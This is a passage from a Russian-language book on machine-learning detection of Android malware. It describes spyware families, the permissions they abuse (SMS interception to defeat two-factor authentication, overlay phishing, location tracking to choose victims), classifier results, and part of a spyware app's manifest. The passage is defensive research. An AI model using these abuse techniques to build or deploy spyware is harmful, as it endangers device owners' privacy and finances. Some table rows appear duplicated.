
По отдельности ни один из этих признаков не служит неопровержимым доказательством вредоносности DroidDream. Однако их совокупного присутствия достаточно, чтобы наш ансамблевый алгоритм машинного обучения пометил её как вредоносную. Затем специалист по безопасности может исследовать вредоносную программу и найти убедительное доказательство (например, метод `runExploid`, показанный в листинге 7-6). Проведя такое исследование, он установит, что DroidDream получает root-права на телефонах с помощью так называемого эксплойта Rage-Against-the-Cage, а затем использует свои root-привилегии для установки другого приложения с повышенными привилегиями.

Далее

В этой главе мы показали, что с помощью ансамблевого позднего слияния можно достичь высокой прогностической эффективности обнаружения вредоносных программ, значительно превосходящей эффективность любого другого классификатора. Мы также показали, что хотя все виды признаков помогают отделять вредоносные программы для получения root-прав как от доброкачественных программ, так и от других форм вредоносных программ, особенно хорошо работают расширенные признаки, рассмотренные в главе 6. В частности, оценки и ранги подозрительности TSG вносят наибольший вклад в ансамбли. Разрешения также оказались важны.

В следующей главе представлены методы обнаружения ещё одной широко распространённой формы вредоносных программ Android: шпионских программ, которые собирают личные сведения и используют их в разнообразных злонамеренных целях.

Глава 8. Шпионские программы



Шпионские программы - это форма вредоносных программ, цель которой заключается в сборе определённых сведений у как можно большего числа пользователей. Злоумышленники могут использовать эти сведения различными способами, например отправлять фишинговые сообщения якобы от имени жертвы или похищать деньги с банковского счёта жертвы.

Некоторые шпионские программы относятся сразу к нескольким категориям. Например, они часто действуют как банковские трояны или бэкдоры. С точки зрения обнаружения это может приводить к пересечению признаков машинного обучения для разных категорий вредоносных программ, поэтому чёткое разделение различных видов вредоносных программ и их свойств встречается редко.

Семейства шпионских программ

В этом разделе рассматриваются известные семейства шпионских программ, которые мы не обсуждали в главе 2, начиная с UaPush - одного из первых широко распространённых примеров на платформе. Начиная с 2011 года UaPush отправляла текстовые сообщения и похищала сведения о пользователях с заражённых устройств. Она распространялась в виде SDK, который попадал на устройства через приложения, использовавшие его в рамках соглашения о разделе прибыли от рекламы.

Pincer, описанная F-Secure в 2013 году, - вредоносная программа, выдающая себя за сертификат безопасности под именем `Certificate.apk`. Её шпионские функции включают захват IMEI, серийного номера и версии Android скомпрометированного устройства, а также номера телефона пользователя, оператора и других сведений. Кроме того, она может проверять, не запущена ли в песочнице. Важно, что Pincer перехватывает SMS-трафик и пересылает его на сервер управления и контроля, что в принципе позволяет злоумышленникам компрометировать двухфакторную аутентификацию и показывать жертве вводящие в заблуждение сообщения, чтобы она оставалась в неведении.

Вредоносная программа HeHe также использует шпионские функции для срыва двухфакторной аутентификации. Она проникает на телефоны, выдавая себя за обновление безопасности операционной системы. Чтобы использовать свою способность перехватывать SMS-трафик и телефонные звонки, она загружает из центра управления и контроля список интересующих телефонных номеров, в том числе номеров банков, что позволяет ей перехватывать события двухфакторной аутентификации, а также звонки, совершаемые для предупреждения жертвы о подозрительной активности.

USBCleaver, также обнаруженная F-Secure в 2013 году, попадает на устройства через приложения, распространяемые сторонними магазинами приложений, или другие вредоносные приложения, присутствующие на скомпрометированном устройстве. Любопытно, что при подключении заражённого устройства к компьютеру USBCleaver способна похищать с него пароли браузеров и Wi-Fi через USB и отправлять их на сервер управления и контроля.

Хотя Acecard впервые заметили в 2014 году, в течение нескольких месяцев она не совершала ничего вредоносного. Она маскировалась под различные доброкачественные приложения, например игры или поддельные проигрыватели Flash, а после установки запрашивала у владельца устройства привилегии администратора. В 2015 году она начала проявлять вредоносное поведение. Действуя как банковский троян, она похищала сведения у пользователей, например накладывая поддельные окна на окна входа в социальные сети. Kaspersky подробно описала эту шпионскую программу в серии публикаций блога 2016 года, начиная с «Acecard Trojan: Android Users of Over 30 Banking and Payment Apps at Risk».

Более свежий пример, Qibla Compass Ramadan 2022, якобы помогает пользователям-мусульманам планировать молитвы, посты и другие занятия в течение месяца Рамадан. В действительности программа отслеживала перемещения миллионов людей и похищала конфиденциальные файлы с их устройств. The Wall Street Journal и Forbes утверждали, что компании, стоящие за этой вредоносной программой, связаны с оборонными и разведывательными ведомствами США. Далее в этой главе мы подробно проанализируем вредоносные функции приложения.

Шпионские и доброкачественные программы

На рисунке 8-1 показаны 25 важнейших признаков для отделения шпионских программ Android от доброкачественных программ с помощью классификатора случайного леса (обсуждавшегося в главе 5).




Рисунок 8-1. 25 важнейших признаков, лучше всего отличающих шпионские программы Android от доброкачественных программ

Как можно видеть, 14 из этих признаков связаны с разрешениями, 4 являются статическими, а 2 - динамическими. В нашем обсуждении мы сосредоточимся на признаках, связанных с разрешениями.

Признаки, связанные с разрешениями

Многие из важнейших признаков для отделения шпионских программ от доброкачественных связаны с разрешениями, причём четыре из них относятся к возможностям SMS. Разрешения `SEND_SMS`, `RECEIVE_SMS`, `WRITE_SMS` и `READ_SMS` позволяют шпионским программам получать и читать сообщения (например, от банков и интернет-магазинов), чтобы собирать сведения, которые приложения впоследствии могут отправить в свой центр управления и контроля. Когда сведения попадают в центр управления и контроля, разработчики вредоносных программ могут продавать их в интернете и (или) использовать для совершения различных видов мошенничества, например мошенничества с кредитными картами или банковского мошенничества. Кроме того, разрешения `WRITE_SMS` и `SEND_SMS` можно использовать, например, для записи и отправки фишинговых URL с телефона владельца устройства его контактам с целью заражения их устройств. Вероятность запроса этих четырёх разрешений шпионскими программами гораздо выше вероятности запроса тех же разрешений доброкачественными программами.

Размер файла также является важным фактором. Из рисунка 8-1 видно, что шпионские программы обычно гораздо меньше доброкачественных. Мы предполагаем, что это связано с тем, что шпионским программам требуется меньше занимающих много места ресурсов, например мультимедийных материалов высокого разрешения, часто необходимых легитимным приложениям. Кроме того, шпионские программы могут использовать меньше сторонних SDK, что дополнительно уменьшает размер их файлов.

Как упоминалось в предыдущей главе, разрешение `READ_PHONE_STATE` позволяет злоумышленникам захватывать такие сведения об устройстве, как номера IMEI и IMSI. Вероятность запроса этих разрешений шпионскими программами более чем вдвое выше, чем доброкачественными программами. Эти значения могут быть особенно полезны при продаже и покупке похищенных данных, поскольку уникальность таких аппаратных идентификаторов делает их удобными первичными ключами для объединения наборов данных из разных источников.

Аналогичным образом шпионские программы запрашивают разрешение `GET_TASKS` более чем втрое чаще доброкачественных программ. Это разрешение, с которым мы встретились в предыдущей главе, позволяет приложению видеть процессы, работающие на устройстве. Например, оно может использовать его для обнаружения процессов, связанных с антивирусными программами, или отслеживания данных об использовании приложений, чтобы собирать и продавать их специалистам по маркетингу. Однако следует учитывать, что это разрешение объявлено устаревшим начиная с Android 5.0 (Lollipop) и потому на момент написания книги вряд ли оказывает какое-либо влияние.

Разрешение `SYSTEM_ALERT_WINDOW` - ещё одно разрешение, которое шпионские программы запрашивают более чем вдвое чаще доброкачественных. Шпионские программы могут использовать его для похищения идентификаторов пользователей, паролей, реквизитов кредитных карт, номеров банковских счетов и других сведений, отображая поверх других приложений всплывающие окна, которые пользователь считает связанными с этими приложениями. Такое поведение часто встречается у вредоносных программ для банковского фишинга; как мы отмечали, шпионские программы часто выполняют несколько функций, и чётко разделить их признаки по категориям удаётся не всегда.

Наконец, хотя его использование относительно редко в обеих категориях, шпионские программы запрашивают привилегированное разрешение `MOUNT_UNMOUNT_FILESYSTEMS` более чем вдвое чаще доброкачественных программ. Разработчики вредоносных программ могут использовать это разрешение для загрузки на устройство служебного программного обеспечения, например BusyBox, при условии, что шпионская программа повысила свои привилегии.

На рисунке 8-1 показаны ещё несколько важных разрешений, которые шпионские программы запрашивают чаще доброкачественных, а также следующие признаки:

`num_std_permissions`. Число разрешений, определённых официальными руководствами для разработчиков Android и объявленных в манифесте, независимо от того, считаются они опасными или нет.

`num_std_permissions_dangerous`. Число разрешений, считающихся опасными, поскольку они предоставляют приложениям расширенный доступ к ограниченным данным или позволяют выполнять ограниченные действия.

`num_non_std_permissions`. Число объявленных в манифесте разрешений, определённых источниками, отличными от официального Android SDK.

Эффективность прогнозирования

В таблице 8-1 показана эффективность различных классификаторов машинного обучения при прогнозировании того, является ли приложение шпионской или доброкачественной программой, для разных наборов признаков.

Таблица 8-1. Показатели оценки шпионских и доброкачественных программ Android

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	RF	0,9959	0,9786	0,9741	0,9764	0,0214	0,0338
Статические (S)	XGBoost	0,9911	0,9627	0,9621	0,9624	0,0373	0,0381
Динамические (D)	RF	0,9532	0,8527	0,9708	0,9079	0,1473	0,0342
S + D	XGBoost	0,9943	0,9620	0,9711	0,9665	0,0380	0,0294
API + S + D	XGBoost	0,9982	0,9824	0,9848	0,9836	0,0176	0,0187
TSG	RF	0,9953	0,9800	0,9691	0,9745	0,0200	0,0401
LM	RF	0,8625	0,7342	0,9266	0,8193	0,2658	0,1327
FC	RF	0,9896	0,9645	0,9590	0,9617	0,0355	0,0500
CG	GBDT	0,9629	0,9329	0,9339	0,9334	0,0671	0,0812
API + S + D + TSG	XGBoost	0,9989	0,9894	0,9875	0,9884	0,0106	0,0153
API + S + D + LM	XGBoost	0,9981	0,9824	0,9845	0,9834	0,0176	0,0191
API + S + D + FC	XGBoost	0,9982	0,9824	0,9856	0,9840	0,0176	0,0177
API + S + D + CG	XGBoost	0,9983	0,9840	0,9845	0,9842	0,0160	0,0190
Все признаки	XGBoost	0,9988	0,9875	0,9864	0,9869	0,0125	0,0167

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Лучшее позднее слияние	XGBoost	1,0000	1,0000	1,0000	1,0000	0,0000	0,0000

Как и в предыдущей главе, строки обозначают используемые виды признаков: пакеты API, статические, динамические, основанные на TSG, основанные на ориентирах, основанные на кластеризации признаков и основанные на корреляционном графе. Кроме того, показаны комбинации этих признаков. Мы указали лучший классификатор для каждого вида или комбинации признаков и привели различные показатели прогностической эффективности. В последней строке показаны результаты позднего слияния.

Как можно видеть, позднее слияние с использованием классификатора XGBoost обеспечивает превосходные результаты, практически не допуская ошибок на данных, использованных при тестировании. Это удивительно: почти никакие алгоритмы машинного обучения не обеспечивают 100-процентную эффективность.

Шпионские и другие вредоносные программы

Теперь перейдём к вопросу о том, чем шпионские программы отличаются от других форм вредоносных программ. На рисунке 8-2 показаны 25 важнейших признаков, используемых для этой цели.

И здесь большинство признаков, отличающих шпионские программы от других вредоносных программ (13 из 25 важнейших), связаны с разрешениями, поэтому мы сосредоточимся на них.

Признаки, связанные с разрешениями

Если посмотреть на результаты классификатора, можно заметить нечто интересное: разрешения, связанные с SMS, явно отсутствуют. Причина в том, что эти разрешения стремятся получить многие виды вредоносных программ, а не только шпионские.

Разрешение `CALL_PHONE` является одним из отличительных признаков. Мы видим, что шпионские программы запрашивают его почти втрое чаще других видов вредоносных программ. Помимо прочего, это разрешение можно использовать для разрыва телефонного звонка (например, если банк звонит, чтобы убедиться, что покупку совершил клиент). В наблюдавшихся нами шпионских программах разрешение `CALL_PHONE` обычно запрашивают приложения с расширенными возможностями, которые также относятся к категориям троянов или бэкдоров.

Важное разрешение, не рассматривавшееся в предыдущих главах, `ACCESS_FINE_LOCATION`, предоставляет чрезвычайно ценные сведения. Приложение с этим разрешением обычно способно определить местоположение жертвы с точностью до нескольких метров. Злоумышленники могут использовать эти сведения для множества целей. Например, они могут построить модель дней недели и времени, когда жертва обычно находится в определённом месте (скажем, в конкретной кофейне по понедельникам с 11:00 до 12:00 или на совещании в здании B в кампусе Google по четвергам с 15:00 до 16:00). Они также могут определить, какие магазины посещают жертвы, и на этой основе решить, являются ли те подходящими целями: например, пользователь, заходящий в относительно дорогие магазины, такие как Whole Foods, Nordstrom и Neiman Marcus, может привлечь больше внимания, поскольку выглядит состоятельнее человека, главным образом посещающего магазины повседневного спроса вроде 7-Eleven. Мы считаем, что такие подробные сведения о местоположении людей являются самыми востребованными данными на рынках данных.




Рисунок 8-2. 25 важнейших признаков, лучше всего отличающих шпионские программы Android от других вредоносных программ

Разрешение RECORD_AUDIO потенциально вызывает тревогу. Многие легитимные приложения стремятся записывать звук, например диктофоны и приложения для онлайн-конференций. Однако если вредоносная программа записывает телефонный разговор, противники могут узнать конфиденциальные сведения. Хотя ни один вид вредоносных программ не запрашивает это разрешение часто, вероятность его запроса шпионской программой гораздо выше вероятности запроса другими вредоносными программами.

Разрешения READ_EXTERNAL_STORAGE и WRITE_EXTERNAL_STORAGE запрашиваются шпионскими и другими вредоносными программами почти с одинаковой частотой. Эти разрешения позволяют вредоносным программам читать данные с SD-карты устройства, где другие приложения хранят потенциально конфиденциальные файлы, и записывать данные на неё. Одно особенно интересное применение WRITE_EXTERNAL_STORAGE, которое мы наблюдали, встречается в расширенном шпионском приложении и трояне Claco: оно сохраняет файлы на SD-карте в надежде заразить системы Windows, подключённые к Android-устройству через USB. Следует отметить, что после появления изолированного хранилища в Android 10 большинство ранее доступных конфиденциальных файлов больше не должно быть доступно непривилегированным шпионским приложениям.

В предыдущей главе мы обсуждали важное разрешение KILL_BACKGROUND_PROCESSES. Шпионские программы могут использовать его для завершения фоновых процессов, принадлежащих определённому приложению, например антивирусу. Наконец, некоторые признаки, помогающие отделять шпионские программы от доброкачественных, также помогают отделять шпионские программы от других вредоносных программ. К ним относятся разрешения SYSTEM_ALERT_WINDOW, MOUNT_UNMOUNT_FILESYSTEMS, READ_PHONE_STATE и ACCESS_NETWORK_STATE, а также такие признаки, как filesize, num_std_permissions и num_non_std_permissions. Количество запрашиваемых опасных разрешений, являющееся важнейшим признаком для отделения шпионских программ от доброкачественных, по-видимому, менее важно при отделении шпионских программ от других форм вредоносных программ.

Эффективность прогнозирования

В таблице 8-2 показана прогностическая эффективность классификаторов машинного обучения при решении задачи отделения шпионских программ от других форм вредоносных программ.

Хотя лучшая оценка F1 немного ниже результата, полученного при отделении шпионских программ от доброкачественных, снижение незначительно. Результаты показывают, что машинное обучение способно очень хорошо отделять шпионские программы от доброкачественных.

Таблица 8-2. Показатели оценки шпионских и других вредоносных программ Android

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	GBDT	0,9101	0,8475	0,8379	0,8427	0,1525	0,1610
Статические (S)	XGBoost	0,9156	0,8513	0,8401	0,8456	0,1487	0,1592
Динамические (D)	MLP	0,8394	0,8100	0,6378	0,7137	0,1900	0,3008
S + D	XGBoost	0,9138	0,8560	0,8391	0,8475	0,1440	0,1591
API + S + D	XGBoost	0,9447	0,8794	0,8794	0,8794	0,1206	0,1214
TSG	RF	0,6943	0,6567	0,6635	0,6601	0,3433	0,3423
LM	GBDT	0,8231	0,7353	0,7540	0,7445	0,2647	0,2541

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
FC	SVM	0,5047	0,5028	1,0000	0,6692	0,4972	0,0000
CG	XGBoost	0,9431	0,8789	0,8822	0,8805	0,1211	0,1190
API + S + D + TSG	XGBoost	0,9457	0,8845	0,8803	0,8824	0,1155	0,1199
API + S + D + LM	XGBoost	0,9439	0,8845	0,8803	0,8824	0,1155	0,1199
API + S + D + FC	GBDT	0,9099	0,8476	0,8388	0,8432	0,1524	0,1603
API + S + D + CG	XGBoost	0,9156	0,8513	0,8401	0,8456	0,1487	0,1592
Все признаки	MLP	0,8394	0,8100	0,6378	0,7137	0,1900	0,3008
Лучшее позднее слияние	XGBoost	0,9998	0,9997	0,9997	0,9997	0,0003	0,0009

Qibla Compass Ramadan: пример исследования

Теперь рассмотрим случай вредоносной программы Qibla Compass Ramadan, которую будем называть просто Ramadan. Исследователи Калгарийского университета и Калифорнийского университета в Беркли обнаружили её вместе с несколькими другими вредоносными приложениями, нацеленными на практикующих мусульман. В статье «Google Reportedly Bans Dozens of Apps Containing Spyware», опубликованной 6 апреля 2022 года, Forbes утверждает, что приложения содержали код панамской компании, которая платила разработчикам приложений за включение вредоносных функций, собирающих данные для якобы легитимных компаний, например адреса электронной почты и файлы с конфиденциальным содержимым. По сведениям Forbes, панамская компания была связана с американским оборонным подрядчиком, интересовавшимся кибербезопасностью, что позволяет предположить, что операция американской разведки или оборонного ведомства использовала приложения для воздействия на миллионы мусульман. В апреле 2022 года Google заблокировала Ramadan и другие связанные приложения.

Независимо от мотивов разработчиков наши алгоритмы машинного обучения правильно предсказали, что приложение не является доброкачественным и является шпионской программой. В листинге 8-1 показаны разрешения, запрашиваемые `ramadan.com.ramadan (v4, 9cef)`.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="4" android:versionName="1.1.2" android:compileSdkVersion="28"
    android:compileSdkVersionCodename="9" package="ramadan.com.ramadan"
    platformBuildVersionCode="4" platformBuildVersionName="1.1.2">
  <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="28"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
